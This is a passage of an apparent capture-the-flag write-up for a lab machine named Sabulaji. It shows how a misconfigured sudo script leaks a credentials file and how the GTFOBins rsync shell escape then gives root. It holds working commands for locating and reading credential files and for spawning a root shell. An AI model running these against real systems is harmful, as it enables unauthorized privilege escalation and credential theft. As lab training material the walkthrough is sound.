
30-



```
welcome@Sabulaji:/home$ sudo -l
Matching Defaults entries for welcome on Sabulaji:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Sabulaji:
    (sabulaji) NOPASSWD: /opt/sync.sh
welcome@Sabulaji:/home$
```


31- So I checked what script was inside that path, and I found this

32-




```
welcome@Sabulaji:/home$ cat /opt/sync.sh
#!/bin/bash

if [ -z $1 ]; then
    echo "error: note missing"
    exit
fi

note=$1

if [[ "$note" == *"sabulaji"* ]]; then
    echo "error: forbidden"
    exit
fi

difference=$(diff /home/sabulaji/personal/notes.txt $note)

if [ -z "$difference" ]; then
    echo "no update"
    exit
fi

echo "Difference: $difference"

cp $note /home/sabulaji/personal/notes.txt

echo "[+] Updated."
welcome@Sabulaji:/home$
```

33- now we need to understand what it really does so first it checks if that file is empty or not and then if that file is same as the file notes.txt and if it's not it prints the difference and then overwrite it with the file you added
and if it's empty or same as the other file it prints the difference and not overwrite the other file
34- so i searched for any suspicious file like creds tokens passwords anything that seems suspicious using strings /var/lib/mlocate/mlocate.db | grep -i "creds" and actually i found one
35-



```
welcome@Sabulaji:/tmp$ strings /var/lib/mlocate/mlocate.db | grep -i "creds"
creds.txt
welcome@Sabulaji:/tmp$
```


36- so i knew it will be in the dir of sabulaji so next i simply ran it with the script so it will show me what's in it like this sudo -u sabulaji /opt/sync.sh /home/sabulaj*/personal/creds.txt
37-



```
welcome@Sabulaji:~$ sudo -u sabulaji /opt/sync.sh /home/sabulaj*/personal/creds.txt
Difference: 1c1
<
---
> Sensitive Credentials:Z2FzcGFyaW4=
[+] Updated.
welcome@Sabulaji:~$
```


38- and we got what's inside Z2FzcGFyaW4=
39- so i entered with the user sabulaji and pass Z2FzcGFyaW4=

40-




```
sabulaji@Sabulaji:~$
```

41- then i did sudo -l and i saw that rsync i can run it as root
42-



```
sabulaji@Sabulaji:~$ sudo -l
^[[3~Matching Defaults entries for sabulaji on Sabulaji:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sabulaji may run the following commands on Sabulaji:
    (ALL) NOPASSWD: /usr/bin/rsync
```

43- so i got the vuln from gtfo and ran it and finally got root



```
sabulaji@Sabulaji:~$ sudo rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
personal
# cd personal
# ls
creds.txt  notes.txt
# cat creds.txt
Sensitive Credentials:Z2FzcGFyaW4=
# cat /root/root.txt
flag{root-89e62d8807f7986edb259eb2237d011c}
# 
```